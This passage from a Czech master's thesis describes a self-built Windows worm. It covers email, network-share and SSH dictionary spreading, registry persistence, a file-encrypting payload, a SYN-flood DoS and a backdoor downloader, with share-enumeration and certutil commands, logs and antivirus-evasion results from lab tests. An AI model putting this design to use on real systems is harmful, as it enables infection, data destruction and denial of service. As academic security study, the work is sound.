V následujících kapitolách a odstavcích jsou popsány veškeré moduly implementované v praktické části diplomové práce. Vše začíná inicializací červa a poté jeho instalací do zařízení. Po úspěšné instalaci dojde také ke kontaktování sledovacího modulu, určeného ke kalkulaci počtu úspěšných infekcí. Po těchto operacích dochází k šíření a ke spuštění nastavených aktivačních rutin.

9.3.1 Inicializace červa na zařízení

Inicializace červa primárně závisí na internetovém připojení, ze kterého se stahuje kontrolní modul. Jelikož ale není vždy vhodné na prezenci internetu záviset, tak červ obsahuje i pojistky, které internet přímo nevyžadují. V první řadě se jedná o skenování alternativního proudu, do kterého je záloha modulu umístěna okamžitě po jeho stažení, či aktualizaci. Díky tomu je velmi pravděpodobné, že při příchodu do nového zařízení bude již červ obsahovat zálohovaný kontrolní modul z počítače zodpovědného za infekci.

Kvůli emailové komunikaci není doporučováno odesílat spustitelnou složku červa v jeho surové podobě. Systémy zpracující emailové servery můžou zprávu s červem odstranit, nebo v lepším případě pro útočníka umístit do spamové složky. Proto je při tomto druhu šíření využita komprese do zip formátu. Stejně jako v systémech FAT se i zde projeví nemožnost využití alternativních proudů. Proto je alespoň v základu lokace kontrolního modulu a hesla šifrovaně umístěna do sufixu spustitelného souboru (viz obr. č. 20).

```
343F0 0000 0000 0000 0000 0000 0000 0000 0000  ................
34400 2323 237A 6431 396C 6648 4965 3665 7474  ###zd19lfHIe6ett
34410 7A4B 346E 5837 4F4C 6336 5848 6465 4461  zK4nX7OLc6XHdeDa
34420 757A 626E 6B35 5652 4730 5A6A 7533 4467  uzbnk5VRG0Zju3Dg
34430 614A 4E51 7455 7351 6D6D 5339 5968 4A31  aJNQtUsQmmS9YhJ1
34440 535A 587A 2F33 4669 766E 3552 4C57 2B4D  SZXz/3Fivn5RLW+M
34450 7464 3672 6F5A 4764 476A 3446 6D73 654C  td6roZGdGj4FmseL
34460 4246 6D66 6131 3943 6943 6147 6339 6369  BFmfa19CiCaGc9ci
34470 6737 6A77 464E 6F2B 387A 2B43 4466 7661  g7jwFNo+8z+CDfva
34480 6A4B 2B75 2B79 3456 5975 3058 3574 7346  jK+u+y4VYu0X5tsF
34490 6E71 6F4A 416D 434F 6B48 3675 7076 4C66  nqoJAmCOkH6upvLf
344A0 2F67 7636 3454 3766 4936 414F 7349 3D65  /gv64T7fI6AOsI=e
344B0 6458 6D71 5461 4852 70                   dXmqTaHRp
```


Obrázek 20: Umístění údajů o kontrolním modulu a hesla ve spustitelném souboru

Řetězec má specifickou formu. První tři znaky tvořené symboly # jsou oddělovací a sloužící k oddělení pravého zdrojového kódu od uměle vloženého. Následuje kódovaná část řetězce. Po oddělení posledních 10 symbolů (v případě obrázku se jedná o řetězec *edXmqTaHRp*) získáme klíč, určený k dešifrování. Řetězec je kódovaný pomocí AES stejným způsobem jako sám kontrolní modul. Uvědomění si podstaty těchto údajů je velmi složité a možnost prolomení nastane pouze

po rozsáhlé analýze. Je ovšem nutné připomenout, že zdrojový kód byl psán takovým způsobem, aby v případě nevědomého rozšíření došlo k velmi rychlému odstranění nákazy. Proto je heslo v alternativním proudu v nezašifrované podobě.

Pokud ani tehdy nebude kontrolní modul nalezen dojde k přerušení programu a k vyčkání 5 minut. Po uplynutí této doby dojde k novému vyhledání. Celý tento proces bude 5 krát zopakován. Pokud ani po pátém pokusu nedojde k získání kontrolního modulu, tak se červ automaticky vypne.

9.3.2 Instalace červa a jeho integrace do zařízení




Obrázek 21: UML diagram aktivity instalace červa do napadeného zařízení

Integraci červa lze popsat výše uvedeným UML diagramem (obr. č. 21). V prvotní fázi dojde k ověření, zda cesta procesu souhlasí s pevně danou cestou v %appdata%. Složka AppData se nachází ve složce, která nese název uživatelského jména přihlášené osoby. Ve složce AppData si vytváří svou vlastní složku prakticky každý program, který do počítače nainstalujete a do ní si následně ukládá různé údaje. Pro běžného uživatele je navíc složka AppData skrytá.

Pokud je cesta procesu shodná, tak nedochází k instalaci. V opačném případě se zkontroluje zda na cestě již červ existuje. V takovém případě dojde k odstranění původní kopie červa (pro následnou aktualizaci zařízení novým červem) a k přesunutí spuštěného souboru na uvedenou lokaci v zařízení. Po přesunutí také dojde k nahrazení cesty v registrech (HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run) za novou cestu. Tento krok je nutný kvůli šíření pomocí SSH, kde dochází po nahrání kopie červa do zařízení ke zpozdělému startu, který nastane po restartu zařízení.

Využití klíče HKEY_CURRENT_USER navíc umožňuje vkládání podklíčů bez využití administrátorského oprávnění.

9.3.3 Kontaktování sledovacího modulu




Obrázek 22: UML diagram aktivity pokusu kontaktování sledovacího modulu

Proces kontaktování sledovacího modulu (obr. č. 22) je prováděn vždy po úspěšné inicializaci. To z toho důvodu, aby došlo k přesnému sledování šíření. Rozhodnutí, zda sledovací modul kontaktovat, provádí boolean hodnota umístěná v alternativním proudu. V případě odpovědi, která indikuje, že nedošlo ke kontaktu se sledovacím modulem v minulosti, dojde k ověření, zda je k dispozici internetové připojení a poté přichází fáze samotného kontaktování vzdáleného zařízení s čítačem připojení. Lze využít běžné technologie, jako např. Blueboard, nebo detailnější stránky 24counter.com, umožňující generování světové mapy a statistik navštívení seřazených dle států. Pouze po úspěšném připojení na stránky dojde k uložení informace o navštívení sledovacích stránek do alternativního proudu.

9.3.4 Postupy šíření červa včetně experimentálního ověření funkčnosti

V následujících odstavcích jsou popsané všechny implementované techniky šíření červa a také možnosti, které byly ve fázi konzultačního návrhu odstraněné (obr. č. 23).



Obrázek 23: Realizované a diskutované metody šíření v praktické části

9.3.4.1 Šíření pomocí emailové komunikace

Šíření pomocí emailové komunikace probíhá následujícím způsobem. Nejprve dochází k ověření existence dočasného binárního souboru, který obsahuje všechny již nalezené emaily v případě, že nebyly dosud odeslané. V případě neexistence souboru dojde k nalezení všech textových a HTML souborů z cest nastavených v generátoru červa. V případě neomezeného hledání dochází k prohledání všech disků. Dle mého názoru je tento způsob velmi neefektivní kvůli celkové době trvání. Proto byl implementován i způsob hledání emailů v hlavních složkách *dokumenty* a *desktop* na napadeném zařízení. Po nalezení všech vhodných emailů dojde k jejich okamžitému uložení do dočasného souboru.

Před fází propagace dojde k vytvoření přílohy. Ta obsahuje kopii červa spolu s vytvořeným zápatím na konci programu. Příloha je po ukončení propagace odstraněna ze systému.

Pro každý nalezený email dojde k náhodnému získání SMTP serveru z představené kolekce. Absence těchto serverů má samozřejmě za následek neúspěšnou propagaci. Úspěšnost klasifikace závisí také na korektním nastavení serverů a povolené možnosti odesílání příloh. Výchozím emailem je nastavený náhodný email ze seznamu. Teprve poté dojde k připojení na určený SMTP server a k odeslání zprávy. V případě že alespoň jeden z emailů byl úspěšně odeslaný, tak je propagace považována za úspěšnou. (obr. č. 24)

```
Propagation via email communication started network started!
Email with worm was sended to joskaal@gmail.com from joskaal@gmail.com!
Press any key to continue . . .
```

Obrázek 24: Ukázka funkcionality propagace pomocí SMTP

9.3.4.2 Šíření po sdílených souborech v síti

Šíření po sdílených souborech v síti probíhá ve dvou krocích. V prvním dochází k vytvoření výčtu sdílených položek na lokální síti pomocí WMI třídy *win32_share*. Výstup se uloží do připravené kolekce. V druhém kroku dojde k získání adres WinNT objektů, z nichž lze vyextrahovat jména dostupných počítačů z napadeného zařízení. Následně pomocí powershellu lze vyextrahovat cesty ke sdíleným složkám v síti.

```
net view \\NAME  /all | select -Skip 7 | ?{$_ -match 'dis*'}
| %{$_ -match '^(.+?)\s+Dis*'|out-null;$matches[1]}
```

Jelikož je tento příkaz dynamický, tak ho nelze vhodně skrýt zašifrováním do Base64, jenž powershell podporuje.

Po získání všech cest dojde k pokusu o odstranění kopií na cestách a k nahrání nových na všechna dostupná místa (obr. č. 25). Pak pouze záleží na obětech, zda vytvořenou kopii spustí.

```
Propagation into Shared folders on network started!
Trying to propagate onto target C:\WINDOWS\system32\spool\drivers ... Failure!
Trying to propagate onto target C:\Shared Folder ... Complete!
Trying to propagate onto target \\ALDA-IDEAPAD510\Shared Folder ... Complete!
Trying to propagate onto target \\ALDA-W7\Shared Folder ... Complete!
Trying to propagate onto target \\ALDA-W7\Users ... Complete!
Press any key to continue . . .
```


Obrázek 25: Ukázka funkcionality propagace pomocí sdílených souborů

9.3.4.3 Šíření pomocí SSH protokolu

K vyhledávání obětí u tohoto typu může docházet pomocí statického nastavení adres pomocí generátoru, nebo automatickým výpočtem z výchozí brány a masky sítě. Ve fázi návrhu byla zamítnuta možnost útoku hrubou silou kvůli složitosti. Například pokud by existoval účet *admin*, který by byl zabezpečen stejnojmenným heslem a k útoku by byla využita standardní abeceda {a-z, A-Z, 0-9}, tak by bylo možné získat přístupové údaje po 64872798^2 interakcích. Takovýto počet přístupů je značně podezřelý a nevhodný.

Před začátkem propagace je proveden cyklus k vyhledání takových počítačů na uvedených IP adresách, které dokážou v časovém intervalu 100ms odpovědět na možné asynchronní připojení k TCP portu 22. Na tyto nalezené adresy dojde k otevření spojení a otestování kombinací z připraveného slovníku. V případě úspěšného připojení dojde k získání cesty výchozí lokace, na kterou bude nahrána kopie červa. Po nahrání dojde k umístění cesty do registrů tak, aby po rebootu zařízení došlo k jejímu startu. Pokus takovéto propagace je pouze jediný (na rozdíl od emailové propagace), jelikož se zde nepočítá s vnějšími vlivy.

K experimentálnímu pokusu (obr. č. 26) byl implementován na vzdáleném zařízení s adresou 192.168.0.2 SSH server s uživatelským jménem a heslem *admin*. Tento server byl jako jediný z 20 nastavených správně klasifikován jako napadnutelný. Poté došlo k iterativnímu způsobu konektivity k zařízení se slovníkem, který byl využit pro vytvoření botnetu Mirai. Po úspěšné konektivitě došlo k vložení kopie červa na vzdálené zařízení a také k nastavení cesty do registrů. Následující kombinace slovníku již poté nemusely být testované.




Obrázek 26: Ukázka funkcionality propagace pomocí SSH protokolu

9.3.4.4 Další spekulované možnosti šíření

V této diplomové práci jsem se zabýval i možností využití šíření pomocí protokolu telnet. Ten je ovšem jiný v každé revizi systému Windows, včetně jeho jazykových verzích. Proto by bylo teoreticky nevhodné se zaměřovat pouze na jednu určitou verzi. Existovala sice možnost využít externího klienta pro C# (MinimalisticTelnet), ale komunikace se vzdálenými zařízeními vázla na IAC bajtech. Navíc by bylo nutné ověřovat každou zprávu z napadeného zařízení, aby došlo k ujištění, že propagace probíhá dle plánu. Telnet navíc prakticky neumožňuje nahrávání souborů do vzdálených zařízení. To lze ovšem vyřešit využitím převodu kopie viru do Base64 pomocí programu *certutil* dostupného z příkazové řádky. Sekvenci tohoto kódu lze vysílat na zařízení, které by postupně červa replikovalo.

```
certutil -encode Virus.exe Virus.b64
certutil -decode Virus.b64 Virus.txt
```

V poslední době popularita telnetu ovšem klesá (navíc je teoreticky jen málo Windows systému využívající telnet). Přesto útočníci rádi telnet testují díky absence jakéhokoliv šifrování. Heslo se dá lehce odchytit pomocí MitM útoku, například využitím aplikace Wireshark (obr. č. 27).



Obrázek 27: Ukázka jednoduchosti odchytu hesla v případě šíření přes Telnet

Při první konzultaci byla diskutována možnost propojení realizovaného červa s dalšími diplomovými pracemi, především s prací zabývající se trojskými koňmi. Jednou z možností bylo, že autor tohoto malwaru zabuduje do své práce zranitelnost či zadní vrátka, která by byla červem využita k průniku do systému. Tento projekt nakonec nebyl realizován.

9.3.5 Aktivační rutina červa


V této sekci jsou popsány veškeré naprogramované aktivační rutiny. I přes svou nezvyklost je zde uveden i modul pro stahování a spouštění stahovaných souborů, který dovoluje útočníkovi do napadeného zařízení propašovat další aplikace. Proto lze tento červ označovat i za druh botnet červa.

Kód je nastaven tak, aby destruktivní rutina proběhla před nedestruktivním payloadem. Ten totiž vyžaduje, aby program běžel v nepřerušovaném režimu. Tím může program běžet pouze jedno vláknově.


9.3.5.1 Destruktivní payload

Nejnebezpečnější částí červa je destruktivní aktivační rutina. Ta se spouští v den uplynutí požadovaného času, který se odvíjí od data umístěného v alternativním proudu. V případě, že požadovaná doba již uplynula, dojde k vyhledání všech souborů s nastavenou koncovkou a následně jejich zašifrování. Stejným systémem pracují vyděračské malwary, ale na rozdíl od nich nedochází k požadavku o výkupné. Šifrovací klíč je stejný, jako klíč, kterým je zašifrovaný kontrolní modul.


Ověření funkčnosti (obr. č. 28) tohoto modelu probíhalo tím způsobem, že došlo k vložení textového souboru s pozměněnou příponou na neexistují *.vsb*. Obsahem tohoto souboru byly vygenerované odstavce obsahující standardní *Lorem Ipsum* text. Tento soubor byl vložen do složky *Dokumenty*. Výsledek je znázorněn na následujícím obrázku.



(a) Ukázka nalezení souborů vhodných k nakažení



(b) Text souboru před útokem



(c) Text souboru po útoku

Obrázek 28: Ukázka šifrování destruktivní rutiny červa realizovaného v praktické části

9.3.5.2 Nedestruktivní část aktivační rutiny

Větší množství realizovaného červa může teoreticky vyřadit pomocí TCP flood (D)DoS útoku libovolné počítačové servery. Cíle jsou umístěné v kontrolním modulu, které si červ automaticky a náhodně vybírá. Algoritmus výběru je realizován tak, že nejprve dojde k nalezení všech útoků, které je možné ve vybraném časovém intervalu provést. Z těchto nalezených možností je jedna vybraná náhodně a bude prováděna po dobu 9 minut. 60 vteřin po ukončení útoku dojde k novému náhodnému výběru cíle (viz. obr. č. 29).

```
Time: 29.03.2019 20:37:16, Target for DOS founded! (Address: 192.168.0.255, Port: 80)
Time: 29.03.2019 20:37:16, Attacking Started!
Time: 29.03.2019 20:46:16, Attacking Stopped!
Time: 29.03.2019 20:47:16, Target for DOS founded! (Address: 192.168.0.255, Port: 80)
Time: 29.03.2019 20:47:16, Attacking Started!
Time: 29.03.2019 20:57:16, Attacking Stopped!
Time: 29.03.2019 20:58:16, Target for DOS founded! (Address: 192.168.0.255, Port: 80)
Time: 29.03.2019 20:58:16, Attacking Started!
Time: 29.03.2019 21:08:16, Attacking Stopped!
Time: 29.03.2019 21:09:16, Current target for DOS isn't founded!
Time: 29.03.2019 21:19:16, Current target for DOS isn't founded!
```

(a) Útok znázorněný v konzoli červa (který probíhal do 21:00)

Source	Destination	Protocol	Info
192.168.0.2	192.168.0.255	TCP	51891 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.0.2	192.168.0.255	TCP	51826 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.0.2	192.168.0.255	TCP	51923 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.0.2	192.168.0.255	TCP	51893 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.0.2	192.168.0.255	TCP	51828 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.0.2	192.168.0.255	TCP	51925 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.0.2	192.168.0.255	TCP	51894 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.0.2	192.168.0.255	TCP	51829 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.0.2	192.168.0.255	TCP	51926 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.0.2	192.168.0.255	TCP	51895 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.0.2	192.168.0.255	TCP	51830 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.0.2	192.168.0.255	TCP	51927 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.0.2	192.168.0.255	TCP	51896 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.0.2	192.168.0.255	TCP	51831 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.0.2	192.168.0.255	TCP	51928 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.0.2	192.168.0.255	TCP	51897 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1

(b) Analýza útoku v programu Wireshark

Obrázek 29: Ukázka napadení zařízení na adrese 192.168.0.255 útokem DoS

Tato aktivační rutina se provede pouze a jen tehdy, pokud se neprovede destruktivní payload.

9.3.5.3 Stahování a spouštění určených programů

S jistou dávkou nadsázky lze považovat stahovací modul i za aktualizační. Uživatel si může jednoduchým způsobem v generátoru nastavit soubory, které červ stáhne a spustí na napadeném zařízení. Pokud tedy nastaví cestu k upravené kopii červa s metodami určenými pro odstranění staré kopie (jak bylo uvedeno v kapitole č. 4.4), tak je nový červ schopen zastoupit celou funkci.

Uživatel může vybrat takové programy ke spuštění, které běžně uživatel sám nestáhne (keyloggery, apod.). Navíc je červ psán takovým stylem, že může v generátoru útočník odmítnout veškeré strategie šíření, čímž se z červa stane malware, realizující pouze backdoor do napadeného systému.

K vyhledání všech nových souborů určených ke stažení dochází vždy během spuštění červa před aktivací nastavených rutin.

9.4 Zhodnocení experimentu

Testování realizovaného červa probíhalo na třech zařízeních s operačními systémy Windows 10 a Windows 7. Výchozí zařízení zajišťující počáteční infekci bylo možné nalézt na IP adrese 192.168.0.1 (W10). Systém s SSH, jehož přihlašovací údaje byly obsažené ve slovníku zaujímal v síti adresu 192.168.0.2 (W10) . Poslední zařízení s IP adresu 192.168.0.255 (W7) obsahovalo dvě otevřené sdílené složky.

Generátor a realizovaného červa, včetně všech zdrojových kódu, lze nalézt v příloze práce. Také je uveden kontrolní modul, určený k šifrování *.vsb* souborů a k šíření po sdílených složkách v síti. Z důvodu bezpečnosti bylo testování emailového typu šíření omezeno tak, aby propagace byla provedena pouze na email autora práce.

Po spuštění došlo k úspěšné inicializaci a instalaci do zařízení s následným začátkem propagace po sdílených složkách (viz obr. č. 25). Tyto složky souhlasí se složkami nastavenými na zařízení. Vyhledávání zařízení SSH probíhalo po adresách od 192.168.0.1 až .0.20. Odpovědělo pouze jediné správné zařízení, na kterém byly provedeny další pokusy k zajištění konektivity. Po připojení došlo ke uložení červa do zařízení 192.168.0.2 a k zajištění spuštění po startu zařízení pomocí registru systému.

Stahovací modul měl za úkol stáhnout a spustit primitivní aplikaci zobrazující hlášku *Hello World*. Funkčnost DoS aplikace zaměřené na zařízení 192.168.0.255 lze shlédnout na obrázku č. 29. Šifrování všech souborů s nesmyslnou koncovku .vsb (jako ukázka destruktivního payloadu) je vidět na obr. č. 28).

V rámci experimentu byla provedena analýza červa aplikací *VirusTotal*. Červa dokázali odhalit čtyři antivirové prostředky. Prvním z nich byl Cybereason od stejnojmenné společnosti, který červa označil jako podezřelý soubor, stejně jako prostředek Acronis. SentinelOne červa označil jako závadného z důvodu podezřelé PE hlavičky. VBA32 označil červa jako trojského koně. Žádné větší a populární antiviry červa neodhalily.

10 Závěr práce

Diplomová práce Červ: design, struktura a funkcionalita představuje ucelený pohled na oblast počítačových červů. V teoretické části jsou popsané detailní informace ohledně studované problematiky, včetně historických a současných počítačových červů. V tézi je uvedené i rozdělení červů odpovídající současnému stavu a popisy různých typů šíření pro každé definované rozdělení včetně praktických ukázek. Práce se zaměřuje také na generátory počítačových červů a na základní ochranu před infikováním.

V praktické části byl autorem realizován multivektorový červ pro operační systém Windows, schopný šíření po emailové komunikaci v příloze nebo přímo ve zprávě. Sestrojena byla také možnost šíření po sdílených souborech na discích v síti a po SSH. Vytvořeny byly také tři aktivační rutiny, představující stahovač a spouštěč souborů poskytnutých útočníkem, nástroj k provádění útoku odmítnutí služby a nástroj k šifrování souborů s určitou příponou na discích zařízení. Veškeré možnosti červa lze nastavit v doprovodném generátoru, sestrojeném v rámci této diplomové práce.

Je vhodné v této kapitole upozornit, že realizovaný červ slouží pouze k akademickým účelům a že není vhodné jeho rozšíření. Studenti či jiní čtenáři mohou použít tuto práci k sebezdokonalení se v oblasti počítačové bezpečnosti a získat tak znalosti o této problematice, která je často podceňovaná.

Téma diplomové práce bylo pro mě přínosné, protože jsem získal další znalosti z technologií počítačové bezpečnosti. Tato práce, převážně její praktická část, se dá rozšiřovat o nové způsoby šíření, či o nové aktivační rutiny. Bezpečnost počítačových systémů a sítí je stále aktuální téma a i v budoucnu se bude na tuto oblast mnoho bezpečnostních výzkumníků zaměřovat do doby, dokud budou všechny hardwarové i softwarové systémy zcela zabezpečené. Útočníci bohužel stále vynalézají nové a nové techniky k poškození našich systémů a proto je tato doba v nedohlednu.

Literatura

